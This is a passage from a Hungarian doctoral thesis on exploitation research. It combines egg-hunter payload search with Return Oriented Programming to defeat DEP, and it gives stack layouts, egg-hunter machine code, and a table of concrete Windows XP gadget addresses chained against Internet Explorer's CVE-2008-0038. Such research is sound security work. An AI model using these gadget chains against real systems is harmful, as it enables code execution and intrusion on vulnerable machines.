Az első problémára a korábban is említésre kerül ASLR megkerülési módszerek jelenthetnek megoldást. Lényegesen egyszerűsíti a helyzetet, ha a memóriakorrupció során a virtuális memóriában található olyan ASLR-rel nem védhető kódszegmens, amely tartalmaz olyan kódrészt, amely közvetlenül hívja meg valamely memória futásvédelem módosításra alkalmas metódust. ASLR-rel egy kódszegmens akkor nem védhető, ha a benne lévő kód nem pozíció független, így mindig csak egy adott helyre tölthető be a virtuális memóriában. Abban a szerencsés esetben, ha található a virtuális memóriában egy nem randomizálható helyű *call VirtualProtect* metódushívás, úgy a fenti stack elrendezés is módosul:

call VirtualProtect állandó címe (4byte)
VirtualProtect paraméterek (4*4byte, lásd előző táblázat)
jmp esp címe (4 byte)
nopsled
klasszikus egg-hunter

A fenti megoldás DEP kikapcsoló része mindössze 24 byte. Amennyiben nem található ilyen metódushívás címtér randomizálással nem védett területen, úgy a header információkból is kinyerhető a *VirtualProtect* aktuális helye, de ez egy lényegesen összetettebb feladat és ROP-pal nehezen kivitelezhető.

Az egg-hunter kód sikeres futtathatóvá tétele után még egy problémát kell elhárítani. Hiába találja meg az egg-hunter a tényleges payloadot, a memórialap futásvédelem miatt valószínűleg ez sem lesz futtatható. Ennek a problémának a kiküszöbölésére két megoldást találtam. Amennyiben a memórialap futásvédelem módosító metódus kétszer hajtom végre

(először az egg-hunter futásához, másodszor a tényleges payload futásához [62]) úgy le tud futni a tényleges payload. Ehhez az kell, hogy amint az egg-hunter megtalálja a tényleges payloadot, úgy a tényleges payload címével ezen memóriarész védelmét is módosítsa. Ez a megoldás azért körülményes, mert a második *VirtualProtect* metódushívás *lpAddress* paramétere csak az egg-hunter lefutása után válik ismerté, így ezt a payload futása közben kell a stackre helyezni. Szintén megoldást jelenthet az 5.-ik fejezetben bemutatott megoldás, amely során a payload valójában egy ROP program, így csupán a stacket kell átállítani és a memórialap futásvédelme ezt nem befolyásolja. Ennek a megoldásnak nyilvánvalóan az a hátránya, hogy egyrészt a ROP payload sokkal hosszabb, másrészt a rendelkezésre álló gadgetek erősen befolyásolhatják a tetszőleges kártékony kód végrehajtást.

Gyakorlati szempontból mind a két *VirtualProtect*-es mind a ROP payloados megoldást is megvizsgáltam a *CVE-2008-0038* sérülékenységen keresztül. A helyes működést "Proof of Concept" exploitokkal bizonyítottam.

A kétszeri VirtualProtectes hívás esetén a stackre kerülő kód 104 byte hosszúságú lett (28 byte első Virtual Protect meghívása + 24 byte egg keresés + 20 byte megtalált payload címének elhelyezése a stacken + 28 byte második Virtual Protect hívás + 4 byte payloadra irányítás)

Az egyszeri VirtualProtect hívás, de ROP payload esetén a stackre kerülő payload hossza mindössze 56 byte (28 byte Virtual Protect hívás + 24 byte egg keresés + 4 byte stack áthelyezése a ROP payload helyére), de a tényleges payload lényegesen hosszabb. Ez utóbbi jellemzőnek nincs jelentősége, mivel a heap-en rendelkezésre áll a szükséges hely, a korlátot inkább az jelenti, hogy a tényleges payload-ot tisztán ROP-pal kell megalkotni, ami bonyolulttá teszi azt és számos korlátot jelenthet, ha nem áll rendelkezésre egy szükséges gadget a virtuális memóriában.

6.2. Egg hunting elhelyezés ROP-pal, majd végrehajtás

A második vizsgált módszer egy olyan megoldás, amely során a ROP szerepe annyi, hogy bemásolja a klasszikus egg-hunter kódot egy írható és végrehajtható memóriaterületre. Ez a megoldás nyilvánvalóan csak akkor alkalmazható, ha létezik a virtuális memóriában ilyen

DEP-pel nem védett memóriarész. Amennyiben nem létezik ilyen memóriaterület, úgy az első megoldásba visszavezetve megoldható úgy a támadó kód futtatása, hogy ezt az írható-futtatható részt is a támadás során hozzuk létre. Ebben az alfejezetben viszont kifejezetten olyan megoldásokat vizsgálok, amelyek nem Windows API metódushívásokon alapulnak. Ennek akkor van jelentősége, ha az ASLR miatt a hasznos Windows API metódusok címei nem ismertek, de van egy olyan nem randomizált kódszegmens, amely alap gadgetokat (pl. *pop eax*, *pop ecx*, *mov [eax], ecx*, stb.) tartalmaz.

A leírt kezdeti feltételekhez kétféle megoldást fogok vizsgálni: először a klasszikus egg-hunterek futtatásának lehetőségét elemzem, majd megvizsgálom a blind egg-hunterek futtathatóságát is.

6.2.1. Klasszikus egg-hunter futtatás ROP-pal történő másolással

Ezen megoldással azt a lehetőséget vizsgálom, amikor egy klasszikus egg-hunter kód másolása történik egy írható és végrehajtható memóriaterületre, korlátozottan elérhető ROP gadgetekkel. A bemutatott megoldáshoz összesen az szükséges, hogy rendelkezésre álljanak olyan gadgetek, amelyekkel egy tetszőleges memóriaterültre tetszőleges adat írható. Ilyen műveletre pl. az alábbi gadget sorozatok lehetnek alkalmasak:

pop eax; pop ecx; mov [eax], ecx
hossz: 20 byte (32bit-es architektúrán)
pop eax; mov ecx, [eax]; pop eax; mov [eax], ecx
hossz: 24 byte

Mindkét megoldásnál egy 4 byte hosszúságú adat másolódik egy adott helyről egy másikra. Az elő megoldás 20 byte nagyságú, a második 24 byte helyet igényel. Az első megoldást figyelembe véve az egg-hunter payload ötszöröse lesz a hagyományos megoldásénak, mivel 4 byte-ot 20 byte-tal lehet másolni. Lehet ennél rövidebb megoldásokat is létrehozni, ha pl. a payload új helyének a címe csak egyszer kerül beállításra és mivel a másolás egymás utáni címekre kerül, így a *pop eax* helyett, egy *add eax, 0x4* gadget kerül végrehajtásra minden lépésben:

kezdeti gadgetek: *pop eax; pop ebx*

ismétlődő másoló gadgetek: *add eax, ebx; pop ecx; mov [eax], ecx*
hossz:16 byte kezdeti + 16 byte 4 byteonként

További lehetőség hogy duplaszó nagyságú értékéket másolunk egy movsd gadgettel, amennyiben rendelkezésre áll ilyen gadget:

pop esi; pop edi; movsd
hossz: 20 byte

A legkedvezőbb eset pedig az, ha *rep movsd* gadget is rendelkezésre áll, mert így az ismétlések száma is megadható:

pop esi; pop edi; pop ecx; rep movsd
hossz: 28 byte

Vizsgáltam egy olyan esetet is, amikor nem áll rendelkezésre a legkedvezőbbnek vélt *rep movsd* gadget, viszont ezt a ROP végrehajtás kezdetekor szintén beírom a memóriába:

pop eax; pop ecx; mov [eax], ecx; pop esi; pop edi; pop ecx; rep movsd
hossz: 48 byte

Az alábbi táblázat a vizsgált megoldásokat foglalja össze a hozzá tartozó egg-hunter payload hosszakkal együtt:

Payload másolás módja	Példa	Hossz
Ismétlődő *pop-pop-mov* gadgetokkal	*Pop eax; eax; pop ecx; ecx; mov [eax],ecx*	4 byte elhelyezése 20 byte-tal
Ismétlődő *add-pop-mov* gadgetokkal	*Add eax, ebx; pop ecx; ecx; mov [eax], ecx*	4 byte elhelyezés 16 byte-tal + kezdeti 16 byte
Ismétlődő *pop-pop-movsd* gadgetokkal	*Pop esi; esi; pop edi; edi, movsd*	4 byte elhelyezése 20 byte-tal
Pop-pop-pop-rep movsd gadgetsorozattal	*Pop ecx; ecx; pop esi; esi; pop edi; edi; rep movsd*	28 byte

Rep movsd gadget készítéssel	*Pop eax; eax; pop ecx; ecx; mov [eax],ecx; pop ecx; ecx; pop esi; esi; pop edi; edi; rep movsd*	48 byte

6.3. Táblázat Egg-hunter hosszak különböző megvalósításának hosszai a klasszikus egg-hunter ROP-pal történő bemásolásához.

A 6.4 táblázat azt mutatja, hogy az *NtDisplayString* egg-hunter megoldás (24 byte) hány byte hosszúsággal valósítható meg 32bites operációs rendszereken.

Payload másolás módja	Hossz
Ismétlődő *pop-pop-mov* gadgetokkal	120 byte
Ismétlődő *add-pop-mov* gadgetokkal	112 byte
Ismétlődő *pop-pop-movsd* gadgetokkal	120 byte
Rep movsd gadgettal	28 byte
Rep movsd gadget készítéssel	48 byte

6.4. Táblázat *NtDisplayString* egg-hunter megoldás megvalósítása DEP védelem esetén payloadmásolással

Az utolsó megoldás gyakorlati megvalósítását részletesen is bemutatom.

A bemutatott megoldások során nem lett figyelembe véve, hogy számos esetben a közvetlen payload nem tartalmazhat nulla byte-ot. Ezekben az esetekben (A *CVE-2008-0038* nem ilyen) további segédgadgetek lehetnek szükségesek.

6.2.2. Blind egg-hunter futtatás ROP-pal történő másolással

Blind egg-hunterre a 6.2.1 fejezetben bemutatott megoldások nyilvánvalóan mind használhatók. A különbség annyi lesz, hogy a blind egg-hunter hossza mindössze 10-12 byte, így elegendő három movsd utasítás is annak bemásolására:

pop esi; pop edi; movsd
hossz: 20*3 = 60 byte

Szintén számításba jöhet egy olyan megoldás, amikor egy *repne scasd* és egy *jmp edi* gadget kerül elhelyezésre egy írható és olvasható memóriaterületre.

A blind egg-hunter kód eredetileg az alábbi:

0: 89 e7 *mov edi, kezdőcím*

2: b8 45 47 47 21 *mov eax, 0x21474745 ; "EGG!"*

7: f2 af *repne scasd*

9: ff e7 *jmp edi*

A keresési kezdőcím beállítása a legegyszerűbben egy *pop edi* gadgettel tehető meg. Ugyanígy az egg érték beállítását egy *pop eax* gadget hajtja végre. A *repne scasd* és a *jmp edi* utasításokat egy *pop-pop-mov* gadgetsorozattal helyezem el. A leírt megoldáshoz a stack elrendezését az alábbi táblázat foglalja össze:

A stack relatív címe	Érték
0x0	*pop eax* gadget címe
0x4	memóriacím ahová a *repne scasd* gadget kerül
0x8	*pop ecx* gadget címe
0xc	*F2AFFFE7* érték (ez a gépi kódja a *repne scasd jmp edi* utasítássorozatnak x86-on)
0x10	*mov eax, [ecx]* gadget címe
0x14	*pop edi* gadget címe
0x18	a keresési kezdőcím értéke
0x1c	*pop eax* gadget címe
0x20	az egg értéke
0x24	a memóriacím ahová a repne *scasd* gadget került

6.5. Táblázat Egg-hunter megoldás repne scasd + jmp edi gadget elhelyezéssel

A blind egg-hunter megoldás tehát 36 byte hosszúságú ROP programmal volt megoldható kutatásom szerint.

A memórialap futás védelem megkerülése céljából vizsgált egg hunter megoldásoknál ebben az alfejezetben egy olyan megoldást vizsgáltam, amely során a futás elleni védelem megkerülése nem a hagyományos módon annak kikapcsolásával történik (pl. Windowson a DEP kikapcsolással), ehelyett az egg hunting kódot egy ROP programmal egy írható és végrehajtható memóriaterületre másoltam és ezen a helyen futtattam. A vizsgált megoldások elemzésekor azt tapasztaltam, hogy a klasszikus egg-hunter megoldás memórialap futásvédelem melletti végrehajtásához a legjobb esetben 28 byte-tal lehetséges, de ehhez az szükséges, hogy rendelkezésre álljon egy *repne movsd* gadget a virtuális memóriában. Amennyiben ilyen nincs, úgy a legrövidebb megoldásom 48 byte hosszúságú volt.

Az úgynevezett blind egg hunting technika memórialap védelem megkerülése céljából kialakított ROP programom hossza 36 byte hosszúságú lett.

A memórialap védelem megkerülését egg hunting technikával az ebben az alfejezetben bemutatott módszerrel még nem vizsgálták. A megalkotott megoldások rövidek és jól működnek melyeket egy létező Internet Explorer sérülékenységen keresztül is kipróbáltam.

6.3. Egg hunting tisztán ROP-pal

Ebben az alfejezetben az egg hunting payloadkeresési technika és a Return Oriented Programming támadó kód végrehajtás egy olyan lehetőségét elemzem, amely során nem használom fel, így nem építek arra, hogy:

- a memórialap futásvédelem kikapcsolható beépített API hívásokkal
- létezik olyan rész a virtuális memóriában, amely írható és végrehajtható

Az első feltételezés azért aktuális, mert a memóriacímtér randomizálás (ASLR) egyre jobban működő és gyakoribb védekezés a modern operációs rendszereknél. Az ASLR működése azt is jelenti, hogy nem feltétlenül ismert azoknak az API-ban meglévő metódusok címei, amelyek képesek a memórialap futásvédelmét megváltoztatni. Természetesen mindig kerülnek napvilágra újabb és újabb technikák, amely az ASLR megkerülését célozzák, ugyanakkor ezek használhatósága nem minden esetben teljesül, emellett az ASLR védelem hatékonyságát folyamatosan javítják.


A második feltételezés főként a 6.2 alfejezetben bemutatott megoldásokat zárja ki. Napjainkban viszonylag gyakran előfordul, hogy vannak olyan részek a virtuális memóriában, amelyekre nem lehet használni a futás elleni védelmet. Ezek száma azonban folyamatosan csökken, így ésszerű a célkitűzés egy olyan egg-hunter megoldás megalkotására, amely nem módosítja a virtuális memória semelyik részének a memórialap futásvédelmét és nem épít arra, hogy található a virtuális memóriában egy írható és végrehajtható memóriarész.

Ezek feltételezésével az egyedüli megoldás egy olyan egg-hunter ROP payload lehet, amely képes arra, hogy tisztán ROP módszerrel végignézze a virtuális memória egy adott részét a payload elejét jelező egg értéket keresve. Mindezek megvalósításához a ROP programnak az alábbiakat kell végrehajtani:

- beállítani a keresés kezdőcímét
- beállítani az egg értékét
- összehasonlítani a keresés aktuális helyén lévő értéket az egg értékkel
- kiértékelni az összehasonlítást és amennyiben nem egyezik a két érték, úgy a keresés helyét változtatni
- amennyiben az összehasonlítás során az egg értéke megegyezik az aktuálisan vizsgált memóriarész értékével úgy az adott helyre irányítani a kódvégrehajtást

A egg hunting technika és a Return Oriented Programming kiaknázás kombinációját szemlélteti a 6.1. ábra

A Return Oriented Programing bizonyítottan Turing teljes [65], így elméletben nem lehet akadálya a fenti program végrehajtásának. Ugyanakkor a végrehajthatóságot erősen befolyásolja a rendelkezésre álló gadgetek száma. A szakirodalomban efajta - megítélésem szerint hasznos és szükséges - egg hunter megoldást még nem vizsgáltak, mindezek miatt a kutatásom során két megoldási módszert vizsgáltam. Az első megoldás során feltételeztem, hogy tetszőleges számú és tartalmú gadget áll rendelkezésre és így a legröviddebb ROP egg-hunter megoldást kerestem. A második vizsgált megoldásom során a *CVE-2008-0038* sérülékenységen keresztül próbáltam egy ROP egg-hunter kódot végrehajtani az alfejezet elején megfogalmazott feltételeket figyelembe véve.



6.1. ábra Return Oriented Programming egg hunting megvalósítás

A tisztán elméleti megoldás során feltételezhetem, hogy tetszőleges gadget a rendelkezésemre áll. A keresési kezdőérték és az egg értékének beállítása így rendkívül egyszerű, csupán egy *pop regiszter* gadget szükséges hozzá. A megoldás nehézségét sokkal inkább a feltétel kiértékelés jelenti. A ROP Turing teljességének bizonyításakor két érték összehasonlításakor az alábbi megoldás született:

- az összehasonlítandó értékeket ki kell vonni egymásból, így amennyiben megegyeznek a különbségük nulla lesz
- az eredményt negálni kell, így egyezés esetén a *carry flag* nulla marad, ha nem egyezett a két összehasonlított érték, úgy az előjelváltás miatt, a *carry flag* értéke 1 lesz
- a *carry flag* átvihető valamely előzetesen kinullázott regiszterbe, pl. egy *adc* (add with carry) utasítással
- a regiszterbe másolt *carry flag* érték tetszőleges értékkel szorozható, amely értéket a stackhez adva, a ROP programban a feltételnek megfelelő ugrás hajtható végre.

Az általam készített megoldáshoz a fent leírt módszert használtam. Ezek alapján az elméletben lehetséges rövid ROP egghunter kódhoz az alábbi stack elrendezést találtam a legmegfelelőbbnek:

Relatív cím	Érték	Magyarázat
0x0	A *pop eax* gadget címe	Az egg értékének *eax* regiszterbe történő másolása
0x4	Az egg értéke	
0x8	A *pop ecx* gadget címe	*Ecx* regiszterbe töltöm a feltételnek megfelelő 2 eset stack címének különbségét byteokban
0xc	*0xffffffe0*	-32
0x10	A *pop ebx* gadget címe	Az *ebx* regiszterbe töltöm a keresés kezdőcímét -1
0x14	Keresési kezdőcím -1	
0x18	Az *inc ebx* gadget címe	Ez a ciklus kezdete a ciklusváltozó az ecx
0x1c	Az *xor edi, edi* gadget címe	*Edi* kinullázása
0x20	A *mov edx, eax* gadget címe	Az egg-et egy ideiglenes változóba másolom (*edx*)
0x24	A *sub edx, [ebx]* gadget címe	Itt történik az összehasonlítás, ha az egg az aktuális címen van, akkor *edx*-ben nulla van, egyébként nem
0x28	A *neg edx* gadget címe	Edx negalásával a *carry flag*-be 1 kerül, ha az előző összehasonlítás eredménye hamis volt, egyébként 0 lesz
0x2c	Az *adc edi, edi* gadget címe	A *carry flaget edi*-be másolom
0x30	A *mul edi* gadget címe	Edi értéke nulla marad, ha az egg-et megtaláltam, egyébként -32 lesz
0x34	Az *add esp, edi* gadget címe	*Esp* értékéhez -32-t adok így visszatér a ciklus elejére, ha nincs meg az egg
0x38	A *mov esp, ebx* gadget címe	*Esp* értékét az egg-re irányítom a megtalált payload helyére

6.6. Táblázat ROP payload egg-hunterhez

A táblázatban felvázolt megoldás során az egg értéke az *eax* változóba kerül, és egy ROP ciklussal történik a keresése. A ciklusváltozó az *ebx* regiszter, amely minden lépésben eggyel növekszik az *inc ebx* gadgetnak köszönhetően. A ciklusból való kilépést az *add esp, edi* gadget határozza meg. Amennyiben *edi* értéke 0 az *add esi, edi* gadget végrehajtása előtt, úgy a ciklusvégrehajtás befejeződik. Minden más esetben az *edi* értéke -32 lesz, amellyel a ciklus elejére ugrik a ROP program és növelődik a ciklusváltozó. A ciklusból történő kilépést egy kivonás egy negálás és egy szorzás szabályozza. Az egg értékének keresésekor a *sub edx, [ebx]* kivonás miatt az *edx* értéke nulla lesz, ha az egg érték az aktuálisan vizsgált memóriarészen van. Minden más esetben a végeredmény egy nem nulla szám. A negálás assembly utasítás egy speciális tulajdonsága, hogy minden esetben beállítja a *carry flaget* 1-re

(mivel előjelváltás történt) kivéve, ha nulla volt az értéke (nulla negáltja nulla, így nincs előjelváltás). Ez az a pont, ahol a ROP program két részre válik: ha megtalálta az egg-et a *carry flag* nulla lesz, ha nem akkor egy. Innentől kezdve csupán néhány egyszerű lépés szükséges. Az *adc* gadgettal a *carry flag*-et az *edi* regiszterbe tölti a ROP program, majd megszorozza -32-vel. Így az *add esp, edi* gadget előtt valóban a két lehetőség egyike valósul meg a ROP programmal.

A gyakorlati megvalósítás során a *CVE-2008-0038* hiba kiaknázása során természetesen nem álltak rendelkezésre az elméleti lehetőségben felhasznált gadgetek. A megoldás azonban kivitelezhető volt az alábbi gadgetek segítségével:

Cím	Fájl	Kód	Magyarázat
7c972a76	Ntdll.dll (5.1.2600.2180)	Pop ecx	Az egg-hunter keresés kezdőcíme
7c80991b	Kernel32.dll (5.1.2600.2180)	Pop eax	Az egg értékének beállítása
7c83cf8e	Kernel32.dll	Inc ecx	A mutató minden cikluslépésben növelődik
7c82152a	Kernel32.dll	Sub eax, [ecx+0x4]	Az aktuálisan vizsgált hely összehasonlítása az egg értékkel
7c839319	Kernel32.dll	Neg eax	A carry flag beállítása a feltételnek megfelelően
7c80991b	Kernel32.dll	Pop eax	Eax kezdeti beállítása a feltételnek megfelelően
7c80fd95	Kernel32.dll	Adc al, 0x3b	A carry flag eax-be történő másolása
7c80e174	Kernel32.dll	Pop ebx	Ebx regiszter kinullázása
7c939d67	Ntdll.dll	Add ebx, ecx	Ecx értékét ideiglenesen ebx-be menti
7c972a76	Ntdll.dll	Pop ecx	Beállítja a stack különbséget a feltétel két ágához
7c9019e4	Ntdll.dll	Mul ecx	Eax beállítása nullára vagy a stack különbségre a feltétel függvényében
77d7fa8f	User32.dll (5.1.2600.2180)	Mov edi, esp	Esp regiszter lementése edi-be
77d60aca	User32.dll	Mov esi, edi	Edi regiszter lementése esi-be
7c8163ce	Kernel32.dll	Xor edi, edi	Edi kinullázása
7c85935c	Kernel32.dll	Add edi, ebx	Edi beállítása a keresési címre
7c870d33	Kernel32.dll	Mov ecx, edi	Ecx beállítása a keresési címre

7c820969	Kernel32.dll	Mov edi, eax	Edi beállítása nullára vagy a stack különbségre a feltétel kiértékelés alapján
7c817d02	Kernel32.dll	Add esi, edi	A nulla vagy a stack különbség hozzáadása az esi-hez
7c86baf3	Kernel32.dll	Pop edi	Edi beállítása az esp lementése után stack változás értékére
7c817d02	Kernel32.dll	Add esi, edi	Esi beállítása az előző esi értékkel
7c9011a7	Ntdll.dll	Mov esp, esi	Esp beállítása a ciklus végén, ha nincs meg az egg a stack cím visszaugrik a táblázat második sorára, ha megvan az egg akkor folytatódik a végrehajtás

6.7. Táblázat Egg-hunter ROP megoldás a CVE 2008-0038 hibához

A nem rendelkezésre álló gadgetek miatt a gyakorlati megvalósítás során számos trükköt kellett alkalmaznom. Látható pl. hogy *adc* utasításból csupán egy *adc al, 0x3b* állt rendelkezésre, így az *adc* művelet előtt *eax* regisztert *-0x3b*-re vagy *-0x3a*-ra kellett volna állítanom (a gyakorlatban ez *0xffffffc5* illetve *0xffffffc6*). Ugyanakkor egy későbbi gadgetban egy mellékhatás eredményeképpen az *eax* regiszter értéke megnövelődött, így az *eax* kezdeti beállításakor ezt figyelembe kellett venni. Szintén más megoldást igényelt az *esp* regiszter ciklus végi beállítása. Mivel közvetlen *add esp, edi* gadget nem állt rendelkezésre, ezért helyette *mov esp, esi* gadgetot kellet alkalmaznom. Ez viszont azt vonta maga után, hogy az *esp* értékét előzetesen az *esi*-be kellett menteni. Abban az esetben, ha a feltétel teljesül (az egg megvan) úgy figyelembe kell venni még azt is, hogy a *mov esi, esp* gadget végrehajtása után az *esp* tovább változik, tehát a *mov esp, esi* gadget előtt *esi*-t mindenképpen növelni kell (ezért van két stack különbség érték a ROP programban).

Az így elkészített ROP program több mint 200 byte hosszúságú (268 byte), ugyanakkor ez egy olyan ROP payload, amely egg-hunter funkciót lát el egy tényleges és komoly sérülékenységen keresztül olyan módon, hogy megkerüli a memórialap futás elleni védelmét és ehhez nem használ DEP módosító API hívásokat. A bemutatott ROP program gyakorlatilag egyetlen saját kódrészletet sem tartalmaz, minden egyes része a virtuális memóriában már meglévő kódrészekből lett összerakva. Az elkészített exploit teljes tartalma a C függelékben található. Ilyen megoldást és mintaprogramot a szakirodalomban nem találtam.

A bemutatott programmal kapcsolatban azonban fontos megemlíteni, hogy nem ellenőrzi, hogy a keresett memóriarész olvasható-e vagy sem, így a blind egg hunting megoldást valósítja meg. Mivel azonban a ROP program lényegi része a feltétel kiértékelés és a ciklus ezért kijelenthető, hogy ezzel a megoldással egy nem blind megvalósítás is kivitelezhető lenne, csupán a ciklustörzsben kellene az NtDisplayString-es megoldást elhelyezni.

6.4 Összegzés

Ebben a fejezetben olyan egg hunting payloadkeresési megoldásokat vizsgáltam, amelyek képesek a memórialap futás elleni védelmet megkerülni. A szakirodalomban összesen egy megoldás áll rendelkezésre, de ez a megoldás is a szokásos memórialap futásvédelem kikapcsolási technikán alapszik, mely során egy operációsrendszer API hívással a támadó kód egyszerűen módosítja az adott memórialap futás elleni védelmét.

A kutatásom során két új módszert állítottam elő és proof of concept jellegű exploitokkal bizonyítottam ezek helyes működését egy valós sérülékenységen keresztül (CVE-2008-0038). A bemutatott megoldások nem használják a memórialap futásvédelem módosításra szolgáló metódusokat, emellett félig vagy teljesen a ROP technikára építenek.

Megoldás típusa	Típus	Hossz klasszikus	Hossz blind
Két VirtualProtect	1	104	90
VirtualProtect + ROP payload	1	56	42
Add - pop -mov gadgettal	2	96	48
Repne movsd gadgettal	2	52	40
Repne movsd beírással	2	72	60
Tisztán ROP-pal	3	-	268

6.8. Táblázat A vizsgált egg-hunter megoldások összehasonlítása

Az egg-hunter másoláson alapuló technika egy ROP programmal átmásolja a klasszikus egg-hunter kódot egy írható és futtatható memóriaterületre majd ott futtatja azt. A tisztán ROP megoldás egy erre a célra megírt ROP kódsorozattal elvégzi a feltétel kiértékelést és a ciklusvégrehajtást az egg kereséséhez. A kidolgozott megoldások hosszait a 6.8. táblázatban foglalom össze.

A táblázatból jól látható, hogy mind a hagyományos, mind a blind egg-hunter technikára készíthetőek voltak olyan exploitok, amelyek képesek a memórialap futásvédelmét megkerülni. A hagyományos megoldás hossza 52 byte lett a legkedvezőbb esetben, a blind egg-hunter legrövidebb hossza szerencsés esetben 40 byte.

Az egg-hunter payloadkerés és a ROP módszer kombinálásában megalkotott eredményeimet az alábbi tézisben foglalom össze:

3. Megvizsgáltam a Return Oriented Programming (ROP) memória korrupciós kiaknázási technika és az egg hunting payload keresési technika kombinálhatóságát és a két módszer együttes használatával több, a memórialapok futtatásvédelmének megkerülésére alkalmas módszert dolgoztam ki. A kidolgozott módszerek képesek a payload megkeresésére és futtatására az adatvégrehajtás elleni védelem működése esetén is.

3. a, Kidolgoztam az egg-hunterek ROP technikával történő futtatható memóriaterületre történő másolásának és végrehajtásának néhány lehetséges megoldását, amelyek megkerülik az operációs rendszer DEP védelmét. Definiáltam az együttes használat feltételeit, előnyeit és hátrányait.

3. b, Kidolgoztam a tisztán ROP technikán alapuló egg-hunter kódvégrehajtás egy lehetséges megoldását, amely megkerüli az operációs rendszer DEP védelmét. Definiáltam az együttes használat feltételeit, előnyeit és hátrányait. "Proof of concept" jellegű támadó kóddal bizonyítottam a helyes működést.

Kapcsolódó publikációk:

L. Erdődi, Z. L. Nemeth: When Every Byte Counts – Writing Minimal Length Shellcodes - 13th IEEE International Symposium on Intelligent Systems and Informatics, Subotica, Serbia, 2015 (accepted for publication)

L. Erdődi, Conditional Gadgets for Return Oriented Programming, Conference: 5th IEEE International Symposium on Logistics and Industrial Informatics (LINDI 2013), 2013, pp.

7. Összefoglalás

A kutatómunka megkezdése előtt a modern memóriakorrupción alapuló szoftverhiba kihasználások fejlesztését és elemzését tűztem ki célomul. Vizsgáltam a JOP módszer dispatcher gadgetjének keresését, amelyre korábban azt feltételeztem, hogy a jelenleg elérhető algoritmus nem elég pontos és sok egyszerűsítést tartalmaz. Célomul tűztem ki egy pontosabb és jobb algoritmus megalkotását. A kutatómunka során egy az eredetinél több szempontot figyelembe vevő algoritmust alkottam, amely képes összetettebb dispatcher gadgetek megtalálása. Így az első hipotézisem teljesült azzal a kikötéssel, hogy az általam készített algoritmus sem talál meg nyilvánvalóan minden dispatcher gadgetot. Az algoritmus további pontosítása a jövőben még mindenképpen lehetséges.

A ROP és a JOP vizsgálatánál a hosszabb payloadok elhelyezésének problémáját vizsgáltam. Ezen belül külön foglalkoztam a ROP és a JOP heap spray tachnikával történő kombinálhatóságával valamint a ROP és az egg hunting kombinálhatóságával. Mindkét módszernél előzetesen azt feltételeztem, hogy a módszerek együttesen is alkalmazhatók és eredményül egy kedvező memóriakorrupcióhoz kötődő szoftverhiba kihasználási lehetőség adódik a kedvező tulajdonságok egyesülésével.

A ROP és a JOP heap spray payload elhelyezéssel történő kombinálása során "Proof of Concept" jellegű exploitokkal bizonyítottam a lehetséges együttes használatot. Az így alkalmazott kiaknázási technika számos előnyös tulajdonságot hordoz, így tehát az előzetesen feltételezett hipotézis teljesült. A módszerek kombinálhatóságánál az egyedüli negatív hatás az ASLR nyújtotta védelem megjelenése, amely miatt kiegészítő elemek kellenek a támadás végrehajtásához.

A 3.-ik hipotézisem a ROP módszer és az egg hunting technika kombinálhatóságáról szólt. Előzetesen feltételeztem, hogy a két módszer együttesen is alkalmazható, ezáltal megoldva az egg hunting legnagyobb problémáját az adatvégrehajtás elleni védelem miatti használhatatlanságot. A kombinációra számos lehetőséget mutattam, a helyes működést jól működő exploitokkal igazoltam, így a harmadik hipotézisem teljesült.

TÉZISEK

1. a, Új algoritmust dolgoztam ki a Jump Oriented Programming memória korrupciós szoftverhiba kiaknázási módszerhez tartozó dispatcher gadgetek keresésére. A kidolgozott módszert nem befolyásolja a vizsgált kódrészlet hossza és képes figyelembe venni a gadget belsejében található közbenső utasításokat. Erre a feladatra jelenleg még nincs pontos algoritmus az irodalomban. Meghatároztam a dispatcher gadget megfelelő működésének feltételeit. Igazoltam, hogy számos jelenlegi windowsos és linuxos operációs rendszer tartalmaz jól működő dispatcher gadgetnek alkalmas kódrészleteket.
1. b, Új eljárást dolgoztam ki a dispatcher gadgetek használhatóság szerinti osztályozására, amely figyelembe veszi a szoftverhiba típusát, a verem használhatóságát valamint az architektúra típusát is. Egy egyszerű mintatámadással szemléltettem a dispatcher gadgetek helyes működését.
[66] [67], (34.-54. oldal)

2. a, Megvizsgáltam a Return Oriented Programming (ROP) memória korrupciós kiaknázási technika és a heap spray payload elhelyezési technika kombinálhatóságát, és a két módszer együttes használatával egy hatékonyan alkalmazható új támadási technikát dolgoztam ki. A kidolgozott technika azzal jellemezhető, hogy a payloadot a memóriakorrupció kiaknázása előtt helyezi el a memóriában és képes az adatvégrehajtás elleni védelem megkerülésére. Meghatároztam az együttes használat feltételeit, előnyeit és hátrányait. "Proof of concept" jellegű támadó kóddal bizonyítottam a ROP és heap spray technika kombinációjának helyes működést.
